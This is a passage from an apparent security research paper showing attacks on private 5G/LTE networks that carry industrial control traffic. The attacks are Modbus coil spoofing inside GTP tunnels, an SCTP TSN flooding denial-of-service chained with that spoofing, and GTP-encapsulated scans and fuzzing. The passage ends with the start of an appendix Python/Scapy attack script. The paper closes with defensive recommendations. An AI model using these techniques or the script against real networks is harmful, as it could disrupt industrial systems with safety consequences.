As seen above, the script sends a “Read Coils” and then receives an Ack and a response with the coil readings. Following the “Read Coils” request and the “Read Coils” response and Ack, the script sends a “Write Single Coil” command, and the Modbus Server sends back an Ack but no other response since the command was a Write which requires no response since the Modbus Server continuously polls the Modbus Client and would receive this on the next poll; however, for this attack, we are complete for this phase of the attack which sets the stage for phase two of the Kill-Chain. The following attack can be run alone or in combination with this attack to make a change and then block the valid Modbus Server from receiving the new status of the coils and then prevent it from interacting with the device.

3.4.2. SCTP Transmission Sequence Number Flooding Attack

The SCTP TSN Flooding Attack creates a Denial-of-Service (DoS) condition by flooding the channel with a stream of replayed packets with incremented TSN, which appear to come from the RAN when they are just spoofed packets injected in the transit network. The Python script is included in Appendix II. This script takes advantage of the SCTP protocol’s rules to abort a connection when packets are observed that violate the protocol, according to the RFC (Stewart, 2007). This causes the CN to delete the eNodeB context and any associated UEs from that connection, as seen below.

Source	Destination	Protocol	Length	Info
172.16.1.2	172.16.2.1	S1AP/N…	222	InitialUEMessage, Attach request, PDN connectivity request

Figure 11 Replayed UE Attach Request Packet.

As seen above, the replayed packet is a valid S1AP Initial UE Attach Request inside SCTP. The script then modifies by incrementing the TSN and then floods the connection with these packets for a sustained duration. This results in an abort message caused by a protocol violation message sent from the RAN after repeated attempts to reconnect to the CN fail. This error is also evident from the logs captured on the CN EPC, as seen below.




Figure 12 SCTP Abort Message.




Figure 13 CN Log Failure.

3.4.3. Consolidated Attack “Kill-Chain”

The combination of both demonstrated vulnerabilities and attacks could create a Kill-Chain with the ability to manipulate Modbus/TCP ICS devices by changing a set value and then preventing the Server device from interacting with the device to reset it back to its intended settings, thereby creating a potentially dangerous condition. The GTP – Modbus/TCP Sniffing and Spoofing Attack is run first to change a Modbus Coil setting, immediately followed by the SCTP Transmission Sequence Number Flooding Attack, which then creates a DoS condition preventing further interaction with the device. An interesting observation, although not entirely consistent, was that when chained, the Modbus Server would still retain the previous read coils values from before the attack. After approximately 30 seconds, a Modbus message timeout was received on the Radzio! Modbus Server Simulator.




Figure 14 Modbus Message Timeout.

If desired, the DoS condition can be extended by modifying the script to increase the number of replayed packets to send. The current script version replays 1,000 packets resulting in several minutes of communications loss between the Modbus Server and Client. A situation like this in production, where safety measures were not in place, could result in hazardous conditions or potentially large losses for the business. Both scripts, as written in the appendixes, are configured for this consolidated attack chain, although the requisite pcap file with the UE Attach Message is not included because it is specific to the lab environment where these attacks were conducted. Attacks like this and others could be devastating to a company, with the potential for kinetic effects that are a public safety concern as well as financial impacts. Another version of this script is provided that separately launches this attack by monitoring for valid SCPT traffic and then initiates the TSN flood.

3.4.4. GTP TCP Syn Scans / Xmas Tree Scan

These attack proofs of concept build on the existing GTP Modbus Proof of Concept to expand the capability to perform recon. This version of the script is much simpler because it does not have to initiate a TCP 3-Way handshake first since the goal is not to create an active connection. The script is modifiable to manipulate the TCP flags sent. A simple TCP Syn scan is provided, the flags can easily be modified to turn this into a X-Mas Tree Scan or any other flag combination desired. Results are obtained by

running a packet capture on the SPAN port sniffing interface using Wireshark to obtain replies. Each scan enumerates both sides of the observed connections on the management subnet as well as the device subnet connected to the P5G/LTE devices. Examples only show a limited number of replies because of routing in the research lab since only certain devices’ routing tables were updated to reflect the P5G/LTE subnet gateway, this S/PGW for the CN was set to forwarding in iptables instead of masquerading the interface and performing network address translation. A couple of interesting observations were the second TCP reset sent from 10.0.2.185, which was caused by the Modbus Radzio running on the Windows 10 management workstation, although it should not have reset that valid existing connection since it was on a different port.




Figure 15 GTP TCP Syn Scan.




Figure 16 GTP TCP Syn Scan Results.

3.4.5. GTP ICMP Scans

Much like the TCP Syn Scans, this ICMP scan is also a simple modification of the existing GTP Modbus script to replace the encapsulated layer with ICMP instead. The results of this scan are also obtained by performing a packet capture on the sniffing interface to observe responses. An interesting observation in the process of developing this variation of the script was that a simple error in the script resulted in a malformed packet which also just happened to create another denial of service condition which resulted in a failure of both the GTP tunnel and the SCTP association between RAN and CN. This is further evidence that simple manipulation and fuzzing of protocols within P5G/LTE is possible with results that can disrupt communications with UEs and ICS devices alike.

For demonstration, both versions of ICMP scans are provided. The first example below is a simple ICMP scan that iterates through every IP in the /24 subnet and then switches to the other side of the connection and does the same as seen below. As seen in the provided pcap below, this ICMP ping request is encapsulated inside IP, UDP, and GTP.

Figure 17 GTP ICMP Scan.




Figure 18 GTP ICMP Scan Results.

The second version is also an ICMP scan using the same similar format with a minor difference which results in the scans alternating source IP for each consecutive ping from one side of the connection to the other and back again.





Figure 19 GTP ICMP Fuzzing.



Source	Source por	Destination	Destination Address	Destination port	Protocol	Info
172.16.101.2		172.16.101.103	172.16.1.2,172.…		GTP <ICMP>	Destination unreachable (Host unreachable)
172.16.2.1	36412	172.16.1.2	172.16.1.2	56662	SCTP	SHUTDOWN_ACK
172.16.101.103		10.0.2.130	172.16.2.1,10.0…		GTP <ICMP>	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (n
172.16.1.2	45721	172.16.2.1	172.16.2.1	36412	SCTP	INIT
172.16.2.1	36412	172.16.1.2	172.16.1.2	45721	SCTP	INIT_ACK
ActionSt_79:b2:84		Broadcast			LLC	[Malformed Packet]
ActionSt_79:b2:84		Broadcast			LLC	[Malformed Packet]
10.0.2.185		172.16.101.103	172.16.1.2,172.…		GTP <TCP>	7122 → 502 [RST, ACK] Seq=3226212689 Ack=401536480
172.16.1.2		172.16.2.1	172.16.2.1		GTP	Error indication
10.0.2.185		10.0.2.131	172.16.1.2,10.0…		GTP <ICMP>	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (n
172.16.1.2		172.16.2.1	172.16.2.1		GTP	Error indication
ActionSt_79:b2:84		Broadcast			LLC	[Malformed Packet]
ActionSt_79:b2:84		Broadcast			LLC	[Malformed Packet]

```
▸ Frame 50629: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth2, id 0
▸ Ethernet II, Src: VMware_86:23:b8 (00:50:56:86:23:b8), Dst: RealtekS_68:0a:78 (00:e0:4c:68:0a:78)
▸ Internet Protocol Version 4, Src: 172.16.1.2, Dst: 172.16.2.1
▸ User Datagram Protocol, Src Port: 2152, Dst Port: 2152
▾ GPRS Tunneling Protocol
  ▾ Flags: 0x32
      001. .... = Version: GTP release 99 version (1)
      ...1 .... = Protocol type: GTP (1)
      .... 0... = Reserved: 0
      .... .0.. = Is Next Extension Header present?: No
      .... ..1. = Is Sequence Number present?: Yes
      .... ...0 = Is N-PDU number present?: No
    Message Type: Error indication (0x1a)
    Length: 8
    TEID: 0x00000119 (281)
    Sequence number: 0x0148 (328)
```

Figure 20 GTP ICMP Fuzzing Response.

As seen above, this fuzzing resulted in some interesting results. First, the SCTP association was terminated; however, as seen with the INIT, it was immediately reinitiated. Second, the existing Modbus connection was terminated from the Modbus Server because it was not receiving poll responses within tolerance. Third, a GTP error message is also observed, so this simple fuzzing with ICMP resulted in three separate DOS conditions that could be further expanded on.

4. Recommendations and Implications

4.1. Recommendations for P5G Deployments

Ultimately, the purpose of this research was to highlight the inherent vulnerabilities within private cellular networks and demonstrate just one of several potential attack vectors that are possible when determined attackers find a section of the network where this traffic is unprotected. As enterprises begin to deploy these solutions to scale out their ICS networks and provide mobility, they must become familiar with what and where their traffic is transiting and how it is protected. Mobile Network Operators make regular use of different types of Virtual Private Networks (VPN) throughout their infrastructure. With RAN decomposition using multiple Radio Units (RU), Distributed Units (DU), and Centralized Units (CU) L2-VPNs are heavily used in the Fronthaul. Then between RAN and CN, L3-VPNs are used in the Backhaul; with the move to push processing power closer to the UEs with Mobile Edge Computing (MEC), there are also VPNs for user-plane functions from RAN to Edge Data Centers (DC) which may not be collocated with CN (Hassan, Orel, & Islam, 2022).

The example provided below of a VPN in use at the individual ICS cell level to encrypt control traffic from internal devices back to the management subnet allows a small level of protection in that you can no longer see the Modbus/TCP traffic. This is a partial solution. However, as is still apparent, the internal IPs within the GTP layer are




Figure 21 GTP VPN Encapsulation.

still visible, thereby providing valuable intelligence to attackers. A more appropriate solution is to encrypt all communications between RAN and Core using IPSEC VPN or PTP-VPN. This level of protection is only partially effective because although it is no longer possible to manipulate the Modbus Client, it is still vulnerable to the SCTP TSN Flooding Attack and other vulnerabilities in the GTP layer, as seen by the demonstrated attacks.

The danger to the enterprise lies in any transit point where P5G flows, especially those with ICS traffic, exit or enter a VPN. With deployment models available where there is shared infrastructure, there is the potential for traffic to become exposed as it transfers from the carrier to the enterprise or internal to the enterprise as this traffic transits back to the ICS environment. These considerations founded the basis for this research to advise security teams on the evolution of their attack surface as ICS traffic leaves the isolated enclaves within the various Purdue Model Levels. Additional focus must be placed on providing the same diligence with segregating this traffic as before when it was completely isolated from IT infrastructure. Many enterprises have begun to converge ICS and IT traffic on shared infrastructure to manage cost and gain efficiency while also providing a mechanism for remote vendor access for maintenance. These efforts must also ensure this traffic remains segregated and tightly controlled to include P5G traffic involved with ICS. Enterprise security and network teams must understand their networks and traffic flows and should apply best practices to all network devices in the environment, such as Virtual Routing and Forwarding (VRF), Dynamic ARP Inspection (DAI), more restrictive Access Control Lists (ACLs), 802.1x, port security, etc.

4.2. Implications for Future Research

The commercial availability of off-the-shelf components and open-source software makes these simple private cellular test beds possible. This recent development demands that MNOs, vendors, enterprises, industry partners, and all other stakeholders within the cellular and P5G industry work together to address security vulnerabilities. It is just as easy for a determined attacker to attacker to acquire the components to develop

attacks as it is for researchers to discover these vulnerabilities. While the lab environment used for this research was sufficient for P5G deployments in NSA mode with an LTE core, more work and additional costs would be incurred to fully transition to a full 5G CN since no current open-source 5G platforms support LimeSDR. Further research is needed to test the security of other interfaces within the core. This research was constrained to testing only the S1 interface between the RAN and CN because it was determined that this is where the most risk is to enterprises deploying these solutions.

In the development of these scripts, ChatGPT was referenced as an academic pursuit to test what was possible with AI/ML and scripting. While some insight was gained and useful code blocks and ideas were discovered that were used in script development, the platform was unable to write a cohesive script to execute this type of attack given the complexity of the attack, protocols, and limitations in Scapy requiring manual manipulation of several protocol layers (OpenAI, 2023). The fact that this type of AI is a resource available to anyone with access to the internet is challenging since it lowers the bar to entry for attackers with the patience to continue to use these tools as they improve over time.

5. Conclusion

With more ICS and IoT devices and increased demands on technology and enterprise networks, the need for mobility is high. With this increased need for mobility, these new capabilities come with a new set of risks. Enterprises needing mobile solutions for ICS networks are moving towards cellular solutions and namely P5G networks, to fulfill this need. In the past, ICS networks were segregated from traditional IT infrastructure, oftentimes on entirely separate infrastructure, but that is no longer the case as OT and IT converge to reduce cost while gaining efficiency. We are now seeing the move to private cellular networks to provide these additional capabilities to scale the network for new demanding applications within Industry 4.0.

As enterprises begin the transition to Industry 4.0 with P5G networks, they must do their due diligence to analyze how this affects their attack surface and adjust controls as necessary. During this period of transition, many legacy devices remain in the environment that still use insecure protocols which are easily manipulated, and enterprises must continue to protect these assets while modernizing their infrastructure. P5G is in a state of transition as many MNOs and integrators advertise and provide these services over the top of existing LTE/4G networks with NSA deployment models. These NSA deployment models still contain vulnerabilities that have existed since early cellular generations when the protocols were designed and security was an afterthought due to the closed nature of cellular networks. It is imperative that enterprise security teams understand the inherent risks in P5G networks and how to deploy these new technologies in their architecture while properly defending these connections using industry best practices.

References

3GPP. (1999, April 23). *3rd generation Partnership Project; Technical Specification Group Core Network; General Packet Radio Service (GPRS); GPRS Tunnelling Protocol (GTP) across the Gn and Gp Interface (3G TS 29.060 version 3.0.0).* Retrieved from 3GPP: https://www.3gpp.org/ftp/Specs/archive/29_series/29.060/29060-300.zip

3GPP. (1999, December 24). *3rd generation Partnership Project; Technical Specification Group Services and System Aspects; Digital cellular telecommunications system (Phase 2+); General Packet Radio Service (GPRS); Service description; Stage 2.* Retrieved from 3GPP Technical Specifications: https://www.3gpp.org/ftp/Specs/archive/23_series/23.060/

3GPP. (2022, August 8). *5G System Overview*. Retrieved from 3GPP: https://www.3gpp.org/technologies/5g-system-overview

3GPP. (2023, June 26). *Introducing 3GPP*. Retrieved from 3GPP: https://www.3gpp.org/about-us/introducing-3gpp

5G Alliance for Connected Industries and Automation (5G-ACIA). (2021, February). *Security Aspects of 5G for Industrial Networks.* Retrieved from 5g-acia.org/resources/whitepapers-deliverables/: https://5g-acia.org//wp-content/uploads/2021/05/5G-ACIA_Security_Aspects_of_5G_for_Industrial_Networks_single-pages.pdf

5G-ACIA. (2023, June 26). *5G-ACIA Mission*. Retrieved from 5G Alliance for Connected Industries and Automation: https://5g-acia.org/organisation/mission/

Ahmad, I., Kumar, T., Liyanage, M., Okwuibe, J., Ylianttila, M., & Gurtov, A. (2018, March). Overview of 5G Security Challenges and Solutions. *IEEE Communications Standards Magazine, 2*(1), pp. 36-43. Retrieved from IEEE Xplore: https://ieeexplore.ieee.org/document/8334918

Aijaz, A. (2020, December). Private 5G: The Future of Industrial Wireless. *IEEE Industrial Electronics Magazine, 14*(4), pp. 136-145. Retrieved from https://ieeexplore.ieee.org/document/9299391

Cooper, M., Dronsuth, R. W., Leitich, A. J., Lynk, C. N., Mikulski, J. J., Mitchell, J. F., . . . Sangster, J. H. (1975, September 16). *US Patent No. 3906166A.* Retrieved June 28, 2023, from https://patents.google.com/patent/US3906166?oq=patent+search+google+martin+cooper

Ghayas, A. (2020, January 2020). *GSM vs CDMA: Difference between GSM and CDMA mobile networks*. Retrieved from COMMSBRIEF: https://commsbrief.com/gsm-vs-cdma-difference-between-gsm-and-cdma-mobile-networks/

Iqbal, S., & Hamamreh, J. (2021, December 16). *A Comprehensive Tutorial on How to Practically Build and Deploy 5G Networks Using Open-Source Software and General-Purpose, Off-the-Shelf Hardware.* Retrieved from ResearchGate: https://www.researchgate.net/publication/357124915_A_Comprehensive_Tutorial_on_How_to_Practically_Build_and_Deploy_5G_Networks_Using_Open-Source_Software_and_General-Purpose_Off-the-Shelf_Hardware

Jover, R. P. (2019). *The current state of affairs in 5G security and the main remaining security challenges.* Ithaca, New York: arXiv (Cornell University. Retrieved from https://arxiv.org/abs/1904.08394

Lime Microsystems. (2023, June 27). *About Liime Microsystems*. Retrieved from Lime Microsystems: https://limemicro.com/about/

Magma. (2023, June 27). *About Magma*. Retrieved from Magma: https://magmacore.org/about-magma/

Open Air Interface. (2023, June 27). *About Open Air Interface*. Retrieved from Open Air Interface: https://openairinterface.org/about-us/

O-RAN Alliance. (2023, June 27). *About O-RAN Alliance*. Retrieved from O-RAN Alliance: https://www.o-ran.org/about

Ordonez-Lucena, J., Chavarria, J. F., Contreras, L. M., & Pastor, A. (2019, October 28). The use of 5G Non-Public Networks to support Industry 4.0 scenarios. *IEEE Conference on Standards for Communications and Networking (CSCN)*, pp. 1-7. Retrieved from https://ieeexplore.ieee.org/document/8931325

Shiels, M. (2003, April 21). *A chat with the man behind mobiles*. Retrieved from BBC: http://news.bbc.co.uk/1/hi/uk/2963619.stm

Software Radio Systems. (2023, June 27). *About Software Radio Systems*. Retrieved from Software Radio Systems: https://srs.io/about-us/

srsRAN 4G. (2023, June 27). *srsRAN 4G 23.04 Documentation*. Retrieved from srsRAN 4G: https://docs.srsran.com/projects/4g/en/latest/index.html

Appendix I
GTP Modbus/TCP Attack - Python Script

```
# NOTE This must be run in the same directory with the UE-Attach-Request-CLI.py and the UE-Attach-Request.pcap to replay for the attack chain to work
# PCAP provided to the script must be captured in the environment used.

import time
import subprocess
from scapy.all import *
from scapy.layers.inet import TCP
from scapy.layers.inet import IP
from scapy.sendrecv import sniff

# Variables for GTP tunnel information
gtp_flows = {}
capture_duration = 2
sniff_interface = "eth2"  # Specify the interface to sniff on
send_interface = "eth1" # Specify the interface for sending Modbus traffic

# Modbus variables
modbus_Server_spoofed_ip = "10.0.2.72" # Modify with the secondary Modbus Server IP
modbus_Server_spoofed_port = 6667
modbus_Client_ip = None
gtp_src_ip = None
gtp_dst_ip = None

# Specify the MAC addresses for the Ethernet layer
modbus_Client_mac = "00:50:56:86:14:e1" # Obtain from SPAN MAC Address going towards Core for ICS Mgt Workstation
modbus_Server_mac = "00:e0:4c:68:0a:79"  # Obtain from L2 connection going to RAN or FW port if between

# Pass values between functions
packet_bytes_ack_int = 0
packet_bytes_seq_int = 0
tcp_seq = 0

# Function to process GTP packets and extract flow information
def sniff_gtp_info(packet):
    global modbus_Client_ip
    global gtp_src_ip
    global gtp_dst_ip

    if IP in packet and UDP in packet and Raw in packet:
        if packet[UDP].dport == 2152 and packet[Raw].load.startswith(b'\x30'):
            gtp_src_ip = packet[IP].src
            gtp_dst_ip = packet[IP].dst
            gtp_teid = int.from_bytes(packet[Raw].load[4:8], 'big')
```

```
        # Extract internal IP addresses from the encapsulated IP header
